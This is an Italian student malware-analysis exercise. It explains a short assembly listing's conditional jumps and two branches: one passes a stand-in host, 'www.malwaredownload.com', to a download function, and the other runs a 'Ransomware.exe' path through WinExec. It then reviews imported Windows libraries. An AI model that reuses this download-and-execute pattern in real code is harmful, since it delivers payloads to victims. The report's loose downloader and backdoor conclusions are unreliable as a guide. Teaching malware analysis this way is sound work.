ANALISI AVANZATE: UN APPROCCIO PRATICO

BOSSI ALESSANDRO CS 02-23

salti condizionali e diagramma di flusso

- Alla locazione **0040105B** viene eseguito il salto condizionale "jnz" (Jump if Not Zero) dopo l'istruzione "cmp EAX, 5". Questo significa che il salto viene eseguito se il registro EAX non è uguale a 5. Se la condizione è soddisfatta, il programma salta alla locazione **0040BBA0**, nel nostro caso il salto non verrà eseguito in quanto il valore EAX è stato impostato a 5 nella locazione **00401040**.
- Alla locazione **00401068** viene eseguito il salto condizionale "jz" (Jump if Zero) dopo l'istruzione "cmp EBX, 11". Questo significa che il salto viene eseguito se il registro EBX è uguale a 11. Se la condizione è soddisfatta, il programma salta alla locazione **0040FFA0**, nel nostro caso questa condizione è stata soddisfatta in quanto EBX è stato incrementato nella locazione **0040105F**, passando da 10 a 11.

di seguito un diagramma di flusso del codice con i salti effettuati (Linea verde) e non (Linea rossa)

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

funzionalità malware e dettagli tabella 2 e tabella 3

Nella Tabella 2, la chiamata di funzione avviene con l'istruzione "call DownloadToFile()". Prima di effettuare la chiamata, viene eseguita l'istruzione "mov EAX, EDI", che copia il valore contenuto nel registro EDI nel registro EAX. Il valore presente in EDI è "www.malwaredownload.com", che viene considerato come l'URL. Successivamente, viene eseguita l'istruzione "push EAX", che inserisce il valore di EAX nello stack. Questo valore rappresenta l'URL che verrà passato come argomento alla funzione DownloadToFile(). Durante l'esecuzione della funzione, l'URL presente nello stack può essere recuperato per effettuare le operazioni necessarie, ad esempio per scaricare un file da quella determinata URL.

Nella Tabella 3, la chiamata di funzione avviene con l'istruzione "call WinExec()". Prima di effettuare la chiamata, viene eseguita l'istruzione "mov EDX, EDI", che copia il valore contenuto nel registro EDI nel registro EDX. Il valore presente in EDI è "C:\Program and Settings\Local User\Desktop\Ransomware.exe", che rappresenta il percorso del file .exe da eseguire. Successivamente, viene eseguita l'istruzione "push EDX", che inserisce il valore di EDX nello stack. Questo valore rappresenta il percorso del file .exe che verrà passato come argomento alla funzione WinExec().


La funzione DownloadToFile() è una funzione personalizzata che viene chiamata con un argomento che rappresenta un URL. Il suo scopo dovrebbe essere quello di scaricare un file dal server specificato dall'URL e salvarlo in una determinata posizione. La funzione potrebbe utilizzare le API o librerie appropriate per effettuare il download e la scrittura del file.

La funzione WinExec() è una funzione API di Windows che viene utilizzata per eseguire un programma o un file eseguibile. Prende come argomento una stringa che rappresenta il percorso del file eseguibile da avviare. Quando viene chiamata, la funzione avvia l'esecuzione del programma specificato dal percorso del file.
Questa funzione è stata utilizzata nel codice fornito con l'argomento rappresentato dal percorso del file .exe da eseguire, che è stato precedentemente copiato nel registro EDX. Il percorso del file viene quindi passato come argomento alla funzione WinExec() mediante l'istruzione "push EDX" seguita dall'istruzione "call WinExec()". La funzione eseguirà quindi il file .exe specificato nel percorso fornito, avviando l'esecuzione del programma corrispondente che dovrebbe essere un ramsomware.

Dato questo potremmo definire il malware come un Downloader.

parte 2 diagramma di flusso e comportamento malware

il diagramma di flusso è una rappresentazione visiva delle istruzioni di un programma che aiutai a comprendere la struttura e il flusso del codice. Mostra il collegamento tra le istruzioni e le transizioni di controllo, consentendo una visualizzazione più chiara della logica di esecuzione del programma. IDA Pro identifica le istruzioni di salto, come le istruzioni condizionali (come "jnz" o "jz") o le istruzioni di salto incondizionato (come "jmp"), e crea i collegamenti corrispondenti nel diagramma di flusso. Il diagramma di flusso generato da IDA Pro mostra le istruzioni come blocchi rettangolari e le transizioni di controllo come frecce direzionali tra i blocchi.



Per l'analisi del comportamento del malware decido di analizzare alcune delle librerie che sono importate dall'eseguibile.

ADVAPI32: La libreria ADVAPI32 (Advanced Services API) è una libreria di sistema di Windows. Fornisce una vasta gamma di funzioni per l'accesso e la gestione avanzata dei servizi di Windows, dei registri di sistema, dei token di sicurezza, delle chiavi crittografiche e di altre operazioni di amministrazione di sistema. Viene utilizzata per sviluppare applicazioni Windows che richiedono funzionalità avanzate di gestione dei servizi e della sicurezza.

KERNEL32: La libreria KERNEL32 è una libreria di sistema di Windows. Contiene un set di funzioni che forniscono l'interfaccia verso il kernel di Windows. Offre funzionalità di gestione dei processi, della memoria, dei file, dei thread, dei timer e di altre operazioni di basso livello. Viene utilizzata ampiamente per lo sviluppo di applicazioni Windows e fornisce un'ampia gamma di funzionalità di base per l'interazione con il sistema operativo.

MSVCRT: La libreria MSVCRT (Microsoft Visual C Runtime) è una libreria di runtime che viene fornita con il compilatore Microsoft Visual C++. Contiene un insieme di funzioni e supporti per l'esecuzione di programmi scritti utilizzando il compilatore di Visual C++. La libreria MSVCRT fornisce funzioni per la gestione della memoria, l'input/output, le stringhe, i file, le eccezioni e altro ancora. Viene utilizzata principalmente per le applicazioni Windows sviluppate utilizzando il compilatore di Visual C++.

WS2_32: La libreria WS2_32 (Windows Socket 2) è una libreria che fornisce l'interfaccia verso le API di rete di Windows. Contiene funzioni per la creazione, la configurazione e la gestione di socket di rete. È utilizzata per lo sviluppo di applicazioni che richiedono la comunicazione su reti basate sul protocollo TCP/IP.

WSOCK32: La libreria WSOCK32 è una versione precedente della libreria WS2_32 ed è utilizzata nelle versioni più vecchie di Windows. Contiene funzioni per la gestione dei socket di rete e la comunicazione su reti TCP/IP. È stata sostituita da WS2_32 nelle versioni più recenti di Windows, ma può essere ancora utilizzata per il supporto di applicazioni legacy o su sistemi operativi più vecchi.

parte 2 diagramma di flusso e comportamento malware

in base alle librerie trovate ed analizzate con IDApro possiamo dedurre che il malware sia una backdoor in quanto sfrutta moduli per la gestione di socket di rete per la connessione e la libreria per interagire con il kernel di windows, cosa che potrebbe portare a una privilege escalation con conseguente modifica o creazione di file sulla macchina vittima.